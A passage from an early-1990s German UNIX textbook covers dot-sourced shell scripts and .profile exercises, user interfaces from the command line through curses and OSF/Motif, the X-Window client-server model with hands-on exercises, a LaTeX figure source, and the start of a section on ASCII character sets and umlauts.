In dem obigen Beispiel `/etc/.profile` wird ein weiteres Script namens `.autox` mit einem vorangestellten und durch einen Zwischenraum (Blank) abgetrennten Punkt aufgerufen. Dieser Punkt ist ein Shell-Kommando und hat nichts mit dem Punkt von `.autox` oder `.profile` zu tun. Als Argument übernimmt der Punktbefehl den Namen eines Shellscripts. Er bewirkt, daß das Shellscript nicht – wie üblich – von einer Subshell ausgeführt wird, sondern von der Shell, die den Punktbefehl entgegennimmt. Damit ist es möglich, in dem Shellscript beispielsweise Variable mit Wirkung für die derzeitige Shell zu setzen, was in einer Subshell wegen der Unmöglichkeit der Vererbung von Kinderprozessen rückwärts auf den Elternprozess nicht geht. Ein mit dem Punkt-Befehl aufgerufenes Shellscript wird als **Punktscript** bezeichnet, obwohl der Aufruf das Entscheidende ist, nicht das Script.

Für den Prompt stehen in `.profile` drei Möglichkeiten zur Wahl. Die erste setzt den Prompt auf einen festen String, den Netznamen der Maschine. Die zweite verwendet den Namen des aktuellen Verzeichnisses, verkürzt um den Namen des Home-Verzeichnisses. Die dritte, nicht auskommentierte zeigt den Namen des Arbeits-Verzeichnisses ohne die übergeordneten Verzeichnisse an.

Das waren einige Shellscripts, die vor Augen führen sollten, was die Shell leistet. Der Umfang der Shellsprache ist damit noch lange nicht erschöpft. Die Möglichkeiten von Shellscripts voll auszunutzen erfordert eine längere Übung. Die Betonung liegt auf voll, einfache Shellscripts schreibt man schon nach wenigen Minuten.

Was man mit Shellscripts macht, läßt sich auch mit Programmen – vorzugsweise in C – erreichen. Was ist besser? Ein Shellscript ist schnell geschrieben oder geändert, braucht nicht compiliert zu werden (weil es interpretiert wird), läuft aber langsamer als ein Programm. Ein Shellscript eignet sich daher für kleine bis mittlere systemnahe Aufgaben. Zum Rechnen oder falls die Zeit entscheidet, ist ein Programm besser. Oft schreibt man auch zunächst ein Shellscript, probiert es eine Zeitlang aus und ersetzt es dann durch ein Programm. Gelegentlich spielt die Portierbarkeit auf andere Betriebssysteme eine Rolle. Ein UNIX-Shellscript läuft nur auf Systemen, auf denen eine UNIX-Shell verfügbar ist, ein C-Programm auf jedem System, für das ein C-Compiler zur Verfügung steht. Und schließlich hat man auch seine Gewohnheiten.

3.5.3 Übung

Melden Sie sich – wie inzwischen gewohnt – unter Ihrem Benutzernamen an. Die folgende Sitzung läuft mit der Bourne-Shell oder der Korn-Shell. Die Shells sind umfangreiche Programme mit vielen Möglichkeiten, wir kratzen hier nur ein bißchen an der Oberfläche.

`set` (Umgebung anzeigen)

`PS1="zz "` (Prompt aendern)

`NEU=Unsinn` (neue Variable setzen)

`set`

`pwd` (Arbeits-Verzeichnis?)

`print Mein Arbeits-Verzeichnis ist pwd`
(Satz auf Bildschirm schreiben)

`` print Mein Arbeits-Verzeichnis ist `pwd` ``
(Kommando-Substitution)

`print Mein Home-Verzeichnis ist $HOME`
(Shell-Variable aus Environment)

`pg /etc/profile` (Shellscript anschauen)

`pg .profile`

Schreiben Sie mit dem Editor `vi(1)` in Ihr Home-Verzeichnis ein File namens `.autox` mit folgendem Inhalt:

```
PS1="KA "
trap "print Auf Wiedersehen!" 0
/usr/bin/clear
print
/usr/bin/banner "   UNIX"
```

und schreiben Sie in Ihr File `.profile` folgende Zeilen:

```
if [ -f .autox ]
then
. .autox
fi
```

(Die Blanks und Punkte sind wichtig. Diese Zeilen rufen das File `.autox` auf, falls es existiert.)

Wenn das funktioniert, richten Sie in `.autox` einige Aliases nach dem Muster von Abschnitt 3.5.1 Kommandointerpreter ein. Was passiert, wenn in `.autox` das Kommando `exit` vorkommt?

Schreiben Sie ein Shellscript namens `showparm` nach dem Muster aus dem vorigen Abschnitt und variieren es. Rufen Sie `showparm` mit verschiedenen Argumenten auf, z. B.
`showparm eins zwei drei`

3.6 Benutzer-Oberflächen

3.6.1 Kommandozeilen-Eingabe

Unter einer **Benutzer-Oberfläche** (user interface) versteht man die Art, wie sich ein Terminal (Bildschirm, Tastatur, Maus) dem Benutzer darstellt, wie es ausschaut (look) und wie es auf Eingaben reagiert (feel). Im Lauf der Jahre haben sich einige Grundrichtungen herausgeschält.

Im einfachsten Fall tippt man seine Kommandos zeilenweise ein, sie werden auf dem alphanumerischen Bildschirm geechot und nach dem Drücken der Return-Taste ausgeführt. Die Ausgabe des Systems erfolgt ebenfalls auf den Bildschirm, Zeile für Zeile nacheinander.

Diese Art der Eingabe heißt **Kommandozeilen-Eingabe**. Sie stellt die geringsten Anforderungen an Hard- und Software und ist mit Einschränkungen sogar auf druckenden Terminals (ohne Bildschirm) möglich. Vom Benutzer verlangt sie die Kenntnis der einzugebenden Kommandos und das zielsichere Landen auf den richtigen Tasten. Die Programme bieten einfache Hilfen an, die üblicherweise durch die Tasten h (wie help), ? oder F1 aufgerufen werden.

Bei UNIX-Kommandos ist es Sitte, daß sie – fehlerhaft aufgerufen – einen Hinweis zum richtigen Gebrauch (usage) geben. Probieren Sie folgende fehlerhafte Eingabe aus:

```
who -x
```

3.6.2 Menüs

Ein erster Schritt in Richtung Benutzerfreundlichkeit ist die Verwendung von **Menüs**. Die erlaubten Eingaben werden in Form einer Liste – einem Menü – angeboten, der Benutzer wählt durch Eintippen eines Zeichens oder durch entsprechende Positionierung des Cursors die gewünschte Eingabe aus. Der Cursor wird mittels der Cursortasten oder einer Maus positioniert.

Menüs haben zwei Vorteile. Der Benutzer sieht, was erlaubt ist, und macht bei der Eingabe kaum syntaktische Fehler. Nachteilig ist die beschränkte Größe der Menüs. Man kann nicht mehrere hundert UNIX-Kommandos in ein Menü packen. Ein Ausweg sind Menü-Hierarchien, die auf höchstens drei Ebenen begrenzt werden sollten, um übersichtlich zu bleiben. Einfache Menüs ohne Grafik und Mausunterstützung stellen ebenfalls nur geringe Anforderungen an Hard- und Software. Menüs lassen sich nicht als Filter in einer Pipe verwenden, weil `stdin` nicht mehr die Tastatur ist, sondern mit `stdout` des vorhergehenden Gliedes der Pipe verbunden.

Für den ungeübten Benutzer sind Menüs eine große Hilfe, für den geübten ein Hindernis. Deshalb sollte man zusätzlich zum Menü immer die unmittelbare Kommandozeilen-Eingabe zulassen.

3.6.3 Fenster (Windows), curses-Bibliothek

Bildschirme lassen sich in mehrere Ausschnitte aufteilen, die **Fenster** oder **Windows** genannt werden. In der oberen Bildschirmhälfte beispielsweise könnte man bei einem Benutzerdialog mittels `write` den eigenen Text darstellen, in der unteren die Antworten des Gesprächspartners. Das UNIX-Kommando `write(1)` arbeitet leider nicht so. Ein anderer Anwendungsfall ist das Korrigieren (Debuggen) von Programmen. In der oberen Bildschirmhälfte steht der Quellcode, in der unteren die zugehörige Fehlermeldung.

Für den C-Programmierer stellt die `curses(3)`-Bibliothek Funktionen zum Einrichten und Verwalten von alphanumerischen Fenstern zur Verfügung. Ein Beispiel findet sich in Kapitel 4 *Programmieren in C*. Darüberhinaus gibt es weitere, kommerzielle Fenster- und Menübibliotheken, vor allem im PC-Bereich. An die Hardware werden keine besonderen Anforderungen gestellt, ein alphanumerischer Bildschirm mit der Möglichkeit der Cursorpositionierung reicht aus. Zweckmäßig, aber unter UNIX seltener vorhanden ist die Möglichkeit der Cursorpositionierung per Maus.

Im Xerox Palo Alto Research Center ist die Verwendung von Menüs und Fenstern weiterentwickelt worden zu einer **grafischen Benutzeroberfläche** (graphical user interface, GUI), die die Arbeitsweise des Benutzers wesentlich bestimmt. Diese "höhere" Fenstertechnik ist von Programmen wie SMALLTALK und Microsoft Windows sowie von Computerherstellern wie Apple übernommen und verbreitet worden. Auf PCs greift sie ins Betriebssystem ein und verhilft ihm zu einer beschränkten Multitasking-Fähigkeit. Wer't mag, dei mag't, un wer't nich mag, dei mag't jo woll nich mägen.

Ein klassisches UNIX-Terminal gestattet die Eröffnung genau einer Sitzung, deren Kontroll-Terminal es dann wird. Damit sind manche Benutzer noch nicht ausgelastet. Sie stellen sich ein zweites und drittes Terminal auf den Tisch und eröffnen auf diesen ebenfalls je eine Sitzung. Unter UNIX können mehrere Sitzungen unter einem Benutzernamen gleichzeitig laufen. Dieses Vorgehen wird begrenzt durch die Tischfläche und die Anzahl der Terminalanschlüsse. Also teilt man ein Terminal in mehrere **virtuelle Terminals** auf, die Fenster oder Windows genannt werden, und eröffnet in jedem Window eine Sitzung. Auf dem Bildschirm gehört jedes Fenster zu einer Sitzung, Tastatur und Maus dagegen können nicht aufgeteilt werden und sind dem jeweils aktiven Fenster zugeordnet. Die Fenster lassen sich vergrößern, verkleinern und verschieben. Sie dürfen sich überlappen, wobei nur das vorderste Fenster vollständig zu sehen ist. Wer viel mit Fenstern arbeitet, sollte den Bildschirm nicht zu klein wählen, 17 Zoll Bildschirmdiagonale sind die untere Grenze. Ein Schreibtisch hat eine Diagonale von 80 Zoll, zum Vergleich.

3.6.4 OSF/Motif

Grafische Benutzeroberflächen verbreiten sich mit wachsender Leistungsfähigkeit der Hardware immer mehr. Schließlich ist der menschliche Sehapparat (Augen und Hirn) von Anfang an grafikfähig und muß das Erkennen alphanumerischer Zeichen in mehreren Schuljahren erst erlernen. Diese **Graphical User Interfaces** (GUIs) sind teilweise Prozesse, die auf dem Betriebssystem aufsetzen - also Anwendungen

im Sinne von UNIX - teilweise Erweiterungen des Betriebssystems. Einige der bekanntesten sind:

- OSF/Motif als GUI des X-Window-Systems auf UNIX-Systemen, gegebenenfalls mit Überbau HP-VUE,
- Open Look von Sun Microsystems und AT&T als Konkurrenz zu OSF/Motif,
- Microsoft Windows, zur Zeit Version 3.1, als Erweiterung zu MS-DOS,
- der Presentation Manager von IBM als GUI des Betriebssystems OS/2,
- GEM (Graphical Environment Manager) von Digital Research als Erweiterung zu MS-DOS,
- Geo ebenfalls als Erweiterung zu MS-DOS, groß geworden auf dem Commodore C 64,
- Desqview von Quarterdeck als Erweiterung zu MS-DOS und somit eine Konkurrenz von MS Windows,
- die Mac-Oberfläche auf Apple Macintoshs,
- die Oberfläche von NeXTstep.

Die Oberflächen sind sich ähnlich, es gibt aber Unterschiede[15] in der Benutzungsweise und im Funktionsumfang. **OSF/Motif** ist ein Satz von Regeln zur Gestaltung grafischer Benutzeroberflächen und wird vom X-Window-System verwendet. Die Open Software Foundation OSF ist ein Zusammenschluß mehrerer Hersteller und Institute, die Software für UNIX-Anlagen herstellen. Programme, die Motif benutzen, stellen sich dem Benutzer in einheitlicher Weise dar. Ihre Bedienung braucht man nur einmal zu lernen.

Motif benötigt eine **Maus** oder ein anderes Zeigegerät (pointing device). Die Maustasten haben drei Funktionen:

- select (linker Knopf),
- menu (mittlerer Knopf bzw. bei einer Maus mit zwei Tasten beide gleichzeitig),
- custom (rechter Knopf).

Durch Verschieben der Maus auf einer Unterlage bewegt man eine Marke (Pointer, Cursor) auf dem Bildschirm. Die Marke nimmt je nach Umgebung verschiedene Formen an: Kreuz, Pfeil, Sanduhr, Motorradfahrer usw. **Zeigen** (to point) heißt, die Marke auf ein Bildschirmobjekt zu bewegen. Unter **Klicken** (to click) versteht man das kurze Betätigen einer Taste der ruhenden Maus. Zwei kurze Klicks unmittelbar nacheinander heißen Doppel-Klick (double-click). **Ziehen** (to drag) bedeutet Bewegen der Maus mit gedrückter Taste. In einigen Systemen lassen sich die Mauseingaben durch Tastatureingaben ersetzen, aber das ist nur ein Behelf.

[15] Die lästigen Unterschiede sind teilweise nur auf Copyright- oder Patentansprüche zurückzuführen. Stellen Sie sich vor, die Daimler-Benz AG hätte ein Patent auf runde Lenkräder.

Falls das UNIX-System entsprechend konfiguriert ist, startet nach der Anmeldung automatisch das **X-Window-System** und darin wiederum der **Motif Window Manager** (MWM). Unter UNIX sind das Prozesse. Der MWM erzeugt standardmäßig zunächst einen Terminal-Emulator samt zugehörigem Fenster auf dem Bildschirm. Dieses Fenster kann man seinen Wünschen anpassen. Es besteht aus einer **Kopfleiste** (title bar), dem **Rahmen** (frame) und der Fenster- oder Arbeitsfläche. Die Kopfleiste enthält links ein kleines Feld mit einem Minuszeichen (menu button). Rechts finden wir ein Feld mit einem winzigen Quadrat (minimize button) und ein Feld mit einem größeren Quadrat (maximize button) (Abb. 3.7).

Ehe ein Fenster bzw. der mit ihm verbundene Prozeß Eingaben annimmt, muß es durch Anklicken eines beliebigen Teils mit der Select-Maustaste **aktiviert** werden. Dabei ändert sich die Rahmenfarbe. Gibt man nun auf der Tastatur Zeichen ein, erscheinen sie im Fenster und gelangen auch zum Computer. Es ist immer nur ein Fenster aktiv. Ein Fenster wird deaktiviert, wenn ein anderes Fenster aktiviert wird.

Ein Fenster wird auf dem Bildschirm verschoben, indem man seine Kopfleiste mit der Select-Maustaste in die neue Position zieht. Nach Loslassen der Taste verharrt das Fenster an der neuen Stelle.

Die Größe eines Fenster wird durch Ziehen einer Rahmenseite verändert. Zieht man eine Ecke, ändern sich die beiden angrenzenden Seiten gleichzeitig.

Gelegentlich möchte man ein Fenster vorübergehend beiseite legen, ohne es jedoch ganz zu löschen, weil mit ihm noch ein laufender Prozeß verbunden ist. In diesem Fall klickt man mit der Select-Maustaste den **Minimize-Button** an, und das Fenster verwandelt sich in ein Sinnbild, Symbol oder **Icon**. Das ist ein Rechteck von Briefmarkengröße am unteren Bildschirmrand. Der zugehörige Prozeß läuft weiter, nimmt aber keine Eingaben von der Tastatur mehr an. Icons lassen sich auf dem Bildschirm verschieben. Um aus dem Icon wieder ein Fenster zu machen, klickt man es doppelt mit der Select-Maustaste an.

Durch Anklicken des **Maximize-Buttons** bringt man ein Fenster auf volle Bildschirmgröße, so daß kein weiteres Fenster mehr zu sehen ist. Das empfiehlt sich für längere Arbeiten in einem Fenster. Auf die vorherige Fenstergröße zurück kommt man durch nochmaliges Anklicken des Maximize-Buttons.

Jetzt fehlt noch der **Menü-Button**. Klickt man ihn an, erscheint unterhalb der Kopfleiste ein Menü (Pull-down-Menü) mit einigen Funktionen zur Fenstergestaltung. Eine zur Zeit nicht verfügbare oder sinnlose Funktion erscheint grau.

Falls Sie nautisch vorbelastet sind und runde Fenster, sogenannte Bullaugen, bevorzugen, sollten Sie nach **HAX/Rotif** Ausschau halten, eine vielversprechende Entwicklung aus jüngster Zeit.

3.6.5 Multimediale Oberflächen

Der Mensch hat nicht nur Augen und Finger, sondern auch noch Ohren, eine Nase, ein Zunge und eine Stimme. Es liegt also nahe, zum Gedankenaustausch mit dem Computer nicht nur den optischen und mechanischen Übertragungsweg zu nutzen, sondern auch den akustischen und zumindest in Richtung vom Computer zum Benutzer auch dessen Geruchssinn. Letzteres wird seit altersher bei der ersten Inbetriebnahme elektronischer Geräte aller Art gemacht (smoke test), weniger während des ordnungsgemäßen Betriebes. Der akustische Weg wird in beiden Richtungen vor allem in solchen Fällen genutzt, in denen Augen oder Finger anderweitig beschäftigt sind (Fotolabor, Operationssaal) oder fehlen. Über die Nutzung des Geschmackssinnes wird noch gestritten.

Im Ernst: unter einer multimedialen Oberfläche versteht man bewegte Grafiken plus Ton, digitales Kino mit Dialog sozusagen. Der Computer gibt nicht nur eine dürre Fehlermeldung auf den Bildschirm aus, sondern läßt dazu "That ain't right" mit FATS WALLER am Piano ertönen. Lesen Sie Ihre E-Mail, singt im Hintergrund ELLA FITZGERALD "E-mail special". Umgekehrt beantworten Sie die Frage des `vi(1)`, ob er ohne Zurückschreiben aussteigen soll, nicht knapp und bündig mit einem Ausrufezeichen, sondern singen wie EDITH PIAF "Je ne regrette rien". Die eintönige Arbeit am Terminal entwickelt sich zu einem anspruchsvollen, kulturellen Happening. Die Zukunft liegt bei multisensorischen Schnittstellen, die mit Menschen auf zahlreichen kognitiven und physiologischen Ebenen zusammenarbeiten (Originalton aus einem Prospekt). Hoffentlich hat der Benutzer dann auch zahlreiche Ebenen.

3.6.6 Werkzeuge für Behinderte

Das Thema *Behinderte und Computer* hat mehrere Seiten. An Behinderungen kommen vor allem in Betracht:

- Behinderungen des Sehvermögens
- Behinderungen des Hörvermögens
- Behinderungen der körperlichen Beweglichkeit

Die Benutzung eines Computers durch einen Behinderten erfordert eine besondere Anpassung der Maschine, insbesondere des Terminals. Andererseits kann ein Computer auch als Hilfsmittel bei der Bewältigung alltäglicher Probleme dienen, zum Beispiel beim Telefonieren. In diesem Abschnitt geht es um Software, die Behinderten in irgendeiner Weise helfen kann.

Im Netz finden sich einige Anonymous-ftp-Server, die Software für Behinderte sammeln, sowie eine Newsgruppe `misc.handicap`, allerdings mit mehr Fragen als Antworten.

(Fortsetzung folgt)

3.7 X-Window-System

3.7.1 Zweck

Grafische Benutzeroberflächen zur Verbesserung der Ergonomie oder Benutzerfreundlichkeit sind heute Stand der Technik und beliebt. Der Preis dafür ist ein erheblicher Bedarf an Hard- und Software, aber das ist ja nur eine Geldfrage.

Das klassische UNIX-Terminal ist ein gegebenenfalls grafikfähiges, serielles ASCII- oder ANSI-Terminal, beispielsweise ein HP 2393. Damit kann man Grafik darstellen. Das dauert, denn die serielle Schnittstelle arbeitet mit einer Datenübertragungsrate von 9600 bit/s. Bei 1 Million Pixeln pro Bildschirm und einem Byte pro Pixel wartet man rund 800 s auf den Aufbau eines Bildschirmes. So viel Kaffee verträgt kein Benutzer, daß man damit auf die Dauer leben könnte.

Die Lösung ist, einen Teil der Intelligenz zum Bildaufbau in das Terminal zu verlegen und über die Schnittstelle nur mächtige grafische Kommandos zu schicken. Genau das macht das X-Window-System (und Postscript bei Laserdruckern). Das Terminal muß ein **X-Terminal** sein, ein kleiner, spezialisierter Computer, auf dem nur ein Programm läuft, der **XWS-Server**. Der große Computer spricht mit den X-Terminals die X-Window-Sprache. Das X-Window-System ist also keine Benutzeroberfläche, sondern *hat* eine. Es ist ein Protokoll zum Austausch grafischer Daten zwischen X-Window-Anwendungsprogrammen und X-Window-Terminals, ein netzwerkfähiges Fenstersystem. Es wurde am Massachusetts Institute of Technology (MIT) im Projekt Athena entwickelt und ist herstellerunabhängig. Für den Programmierer stehen X-Window-Bibliotheken zur Verfügung, das heißt X-Window-Funktionen zur Verwendung in eigenen Programmen, so daß diese mit einem X-Terminal zusammenarbeiten und seine Fähigkeiten nutzen.

Das X-Window-System beruht auf dem **Client-Server-Modell**. Ein **Client** ist ein Prozess, der irgendwelche Dienste verlangt, ein **Server** umgekehrt ein Prozess, der Dienste leistet. Im großen Computer laufen Anwendungen, die dann und wann den Dienst "Terminalein- und ausgabe" verlangen. Das zugehörige X-Terminal leistet diesen Dienst. Es leuchtet ein, daß ein Terminal durchaus mehrere Computer (genauer: Prozesse) bedienen kann. Ein Client-Prozess kann auch die Dienste mehrerer Server sprich X-Terminals verlangen, beispielsweise bei Rundschreiben (Abb. 3.8). In Workstations laufen Client und Server gelegentlich auch in derselben Maschine. Im X-Window-System sind die Rollen von Client und Server anders verteilt, als man es erwartet. Ein **X-Window-Dialog** (Abb. 3.9) besteht aus mehreren Schritten. Der Client, der einen Wunsch hat, ruft den Server an. Der Server antwortet mit einer Bestätigung. Dann schickt der Client seine jeweiligen Anfragen oder Wünsche an den Server, die dieser jedesmal bestätigt. Schließlich beendet der Client den Dialog, womit dann auch der Server seinerseits auflegt. Das Ganze ist einem menschlichen Dialog am Telefon oder einer Sprechfunkverbindung ähnlich:

```
Adler Oberrhein von Adler Weingarten 1/0, kommen
              Hier Adler Oberrhein, kommen
Frage: Wie ist der Verkehr auf dem Rhein, kommen
              Dickschiffe und viele Kanuten, kommen
.
.
.
Ende mit Adler Oberrhein
              Ende mit Adler Weingarten 1/0
```


3.7.2 Übung

Die folgende Übung setzt in ihrem letzten Teil voraus, daß Sie an einem X-Window-fähigen Terminal arbeiten, ein an einen seriellen Multiplexer angeschlossenes Terminal reicht nicht.

Melden Sie sich unter Ihrem Benutzernamen an. Der Verlauf der Sitzung hängt davon ab, welche Möglichkeiten Ihr UNIX-System bietet. Wir beginnen mit der Kommandozeilen-Eingabe:

```
who?
help who
who -x
who -a
primes 0 100
factor 5040
```

Programme mit Menüs sind nicht standardmäßig in UNIX vorhanden. Wir geben daher das Shellscript `menu` ein und verändern es. Insbesondere ersetzen wir die Ausgabe der gewählten Ziffer durch den Aufruf eines Kommandos oder Programmes.

Um mit Fenstern und der `curses(3)`-Bibliothek arbeiten zu können, müssen wir in C programmieren. Hierzu läßt sich das Beispiel aus Kapitel 4 *Programmieren in C* heranziehen.

Das Arbeiten mit der Benutzeroberfläche OSF/Motif setzt voraus, daß diese eingerichtet ist. Auf vernetzten UNIX-Workstations ist das oft der Fall. In der Regel startet Motif mit einer Terminalemulation, beispielsweise `xterm` oder `hpterm`. Geben Sie in diesem Fenster zunächst einige harmlose UNIX-Kommandos ein.

Verschieben Sie das Fenster, indem Sie mit der Maus den Cursor in die Titelleiste bringen und dann bei gedrückter linker Maustaste das Fenster bewegen (ziehen).

Verändern Sie die Größe des Fensters, indem Sie mit der Maus den Cursor auf einen Rand bringen und dann bei gedrückter linker Maustaste den Rand bewegen (ziehen).

Reduzieren Sie das Fenster, indem Sie mit der Maus den Cursor auf den Minimize-Button (rechts oben) bringen und dann die linke Maustaste drücken. Verschieben Sie das Icon. Stellen Sie das Fenster wieder her, indem Sie den Cursor auf das Icon bringen und zweimal die linke Maustaste drücken.

Bringen Sie das Fenster auf die maximale Größe, indem Sie den Cursor auf den Menü-Button (links oben) bringen und dann mit gedrückter linker Maustaste `maximize` wählen. Stellen Sie die ursprüngliche Größe durch erneute Anwahl von `maximize` (Menü oder Button) wieder her.

Erzeugen Sie ein zweites Fenster, indem Sie den Cursor aus dem ersten Fenster herausbewegen und mit dem linken Mausknopf eine Terminalemulation wählen.

Bewegen Sie den Cursor abwechselnd in das erste und zweite Fenster, klicken Sie links und achten Sie auf die Farbe der Rahmen.

Tippen Sie (im aktiven Fenster)

```
xterm -bg red -fg green -fn cr.12x20 &
```

ein. Nach Erscheinen eines Rahmens nochmals RETURN drücken. Die Optionen bedeuten background, foreground und font. Warum muß das et-Zeichen eingegeben werden? Tippen Sie

```
xclock &
```

ein und veschieben Sie die Uhr in eine Ecke.

Schließen Sie ein Fenster, indem Sie den Cursor auf den Menü-Button bringen und mit gedrückter linker Maustaste `close` wählen. Verlassen Sie Motif mit der Kombination CONTROL-SHIFT-RESET (System-Manager fragen) und beenden Sie Ihre Sitzung aus der Kommandozeile, wie gewohnt.


```
%
% HPMAN 1.1  Benutzer-Handbuch fuer die HP Workstations
% Copyright (C) 1990,1991 Rechenzentrum der Universitaet Karlsruhe
%
% window.tex    Description of X11-Window
%
% Bearbeitet:   10.9.91 Andreas Ley, 12.9.91 und 24.3.93 Gerhard Bernoer
%
\begin{picture}(135,109)(-32,-17)
\setlength{\unitlength}{0.8em}
\thicklines
%
% Horizontal lines
%
\multiput(0,2.50)(0,21.50){2}{\line(1,0){22}}
\put(0,21){\line(1,0){22}}
\multiput(1,3.50)(0,19.50){2}{\line(1,0){20}}
\multiput(0,5.50)(21,0){2}{\line(1,0){1}}
%
% Vertical lines
%
\multiput(0,2.50)(22,0){2}{\line(0,1){21.50}}
\multiput(1,3.50)(20,0){2}{\line(0,1){19.50}}
\multiput(3,2.50)(16,0){2}{\line(0,1){1}}
\multiput(3,24)(16,0){2}{\line(0,-1){3}}
\put(17,23){\line(0,-1){2}}
%
% Description
%
\put(1,21){\makebox(2,2){\rule{1em}{0.3em}}}
\put(3,21){\makebox(14,2){Titel}}
\put(17,21){\makebox(2,2){\rule{0.3em}{0.3em}}}
\put(19,21){\makebox(2,2){\rule{1em}{1em}}}
%
% Menu
%
\put(2.3,19){\makebox(4.5,1.5)[l]{Restore}}
\put(2.3,17.5){\makebox(4.5,1.5)[l]{Move}}
\put(2.3,16){\makebox(4.5,1.5)[l]{Resize}}
\put(2.3,14.5){\makebox(4.5,1.5)[l]{Minimize}}
\put(2.3,13){\makebox(4.5,1.5)[l]{Maximize}}
\put(2.3,11.5){\makebox(4.5,1.5)[l]{Lower}}
\put(2.3,10){\makebox(4.5,1.5)[l]{Raise}}
\put(2.3,8){\makebox(4.5,1.5)[l]{Close}}
\put(1.3,9.75){\line(1,0){6.3}}
\put(1,7.5){\line(1,0){6.9}}
\put(7.9,7.5){\line(0,1){13.5}}
%
% Meaning
%
\put(-8.5,24.85){\dashbox{.2}(11.25,3.75){\parbox{8em}{linke \hfill obere \hfil
\put(1,24.85){\vector(0,-1){1.6}}
\put(-8.5,-2){\dashbox{.2}(11.25,3.75){\parbox{8em}{linke untere Ecke verschie
\put(1,1.75){\vector(0,1){1.6}}
\put(19.15,24.85){\dashbox{.2}(11.25,3.75){\parbox{8em}{rechte obere Ecke vers
\put(21,24.85){\vector(0,-1){1.6}}
\put(19.15,-2){\dashbox{.2}(11.25,3.75){\parbox{8em}{rechte untere Ecke versch
\put(21,1.75){\vector(0,1){1.6}}
```



Abb. 3.8: X-Window-Computer und -Terminals, durch einen Ethernet-Bus verbunden



Abb. 3.9: Client-Server-Dialog

3.8 Writer's Workbench

Unter der "Werkbank des Schreibers“ werden Werkzeuge zur Textverarbeitung zusammengefaßt. UNIX bietet eine ganze Reihe davon. Man darf jedoch nicht vergessen, daß UNIX kein Textsystem, sondern ein allgemeines Betriebssystem ist.

3.8.1 Zeichensätze oder die Umlaut-Frage

Wenn es um nichtamerikanische Texte geht, muß man sich leider mit dem Problem der **Zeichensätze** (character set, data code) herumschlagen. Das hat nichts mit UNIX zu tun, sondern tritt außerhalb des englischen Sprachraumes überall auf.

Der Computer kennt nur Bits. Die Bedeutung erhalten die Bits durch die Programme. Ob eine Bitfolge eine Zahl, ein Wort oder einen Schnörkel darstellt, entscheidet die Software.

Zu Zeiten, als Bits noch knapp waren, haben die Yankees eine Tabelle aufgestellt, in der die ihnen bekannten Buchstaben, Ziffern und Satzzeichen zuzüglich einiger Steueranweisungen wie Zeilen- und Seitenvorschub mit 7 Bits dargestellt werden. Das war Sparsamkeit am falschen Platz. Mit 7 Bits unterscheide ich 2 hoch 7 = 128 Zeichen, numeriert von 0 bis 127. Diese Tabelle ist unter dem Namen *American Standard Code for Information Interchange* **ASCII** weit verbreitet, siehe Anhang B. Genau heißt sie 7-bit-US-ASCII. Jeder Computer kennt sie.

Die ersten 32 Zeichen der ASCII-Tabelle dienen der Steuerung der Ausgabegeräte, es sind nicht sichtbare Zeichen. Auf der Tastatur werden sie entweder in Form ihrer Nummer oder mit gleichzeitig gedrückter CONTROL-Taste erzeugt. Die Ziffern 0 bis 9 tragen die Nummern 48 bis 57, die Großbuchstaben die Nummern 65 bis 90. Die Kleinbuchstaben haben um 32 höhere Nummern als die zugehörigen Großbuchstaben. Der Rest sind Satzzeichen.

Textausgabegeräte wie Bildschirme oder Drucker erhalten vom Computer die ASCII-Nummer eines Zeichens und setzen diese mithilfe einer fest eingebauten Software in das entsprechende Zeichen um. So wird beispielsweise die ASCII-Nr. 100 in den Buchstaben d umgesetzt. Die Ausgabe der Zahl 100 erfordert das Abschicken der ASCII-Nr. 49, 48, 48.

Die ASCII-Tabelle enthält nicht die deutschen **Umlaute** und andere europäische Absonderlichkeiten. Es gibt einen Ausweg aus dieser Klemme, leider sogar mehrere. Bleibt man bei den sieben Bits, muß man einige nicht unbedingt benötigte ASCII-Zeichen durch nationale Sonderzeichen ersetzen. Für deutsche Zeichen ist eine Ersetzung gemäß Anhang B.2 *German ASCII* üblich. Für Frankreich oder Schweden lautet die Ersetzung anders. Diese Ersatztabelle liegt nicht im Computer, sondern im Ausgabegerät, das die Umsetzung der ASCII-Nummern in Zeichen vornimmt. Deshalb kann ein entsprechend ausgestatteter Bildschirm oder Drucker dieselbe Textdatei einmal mit amerikanischen ASCII-Zeichen ausgeben, ein andermal mit deutschen ASCII-Zeichen.

Spendiert man ein Bit mehr, so lassen sich 2 hoch 8 = 256 Zeichen darstellen. Das ist der bessere Weg. Hewlett-Packard hat die nationalen Sonderzeichen den

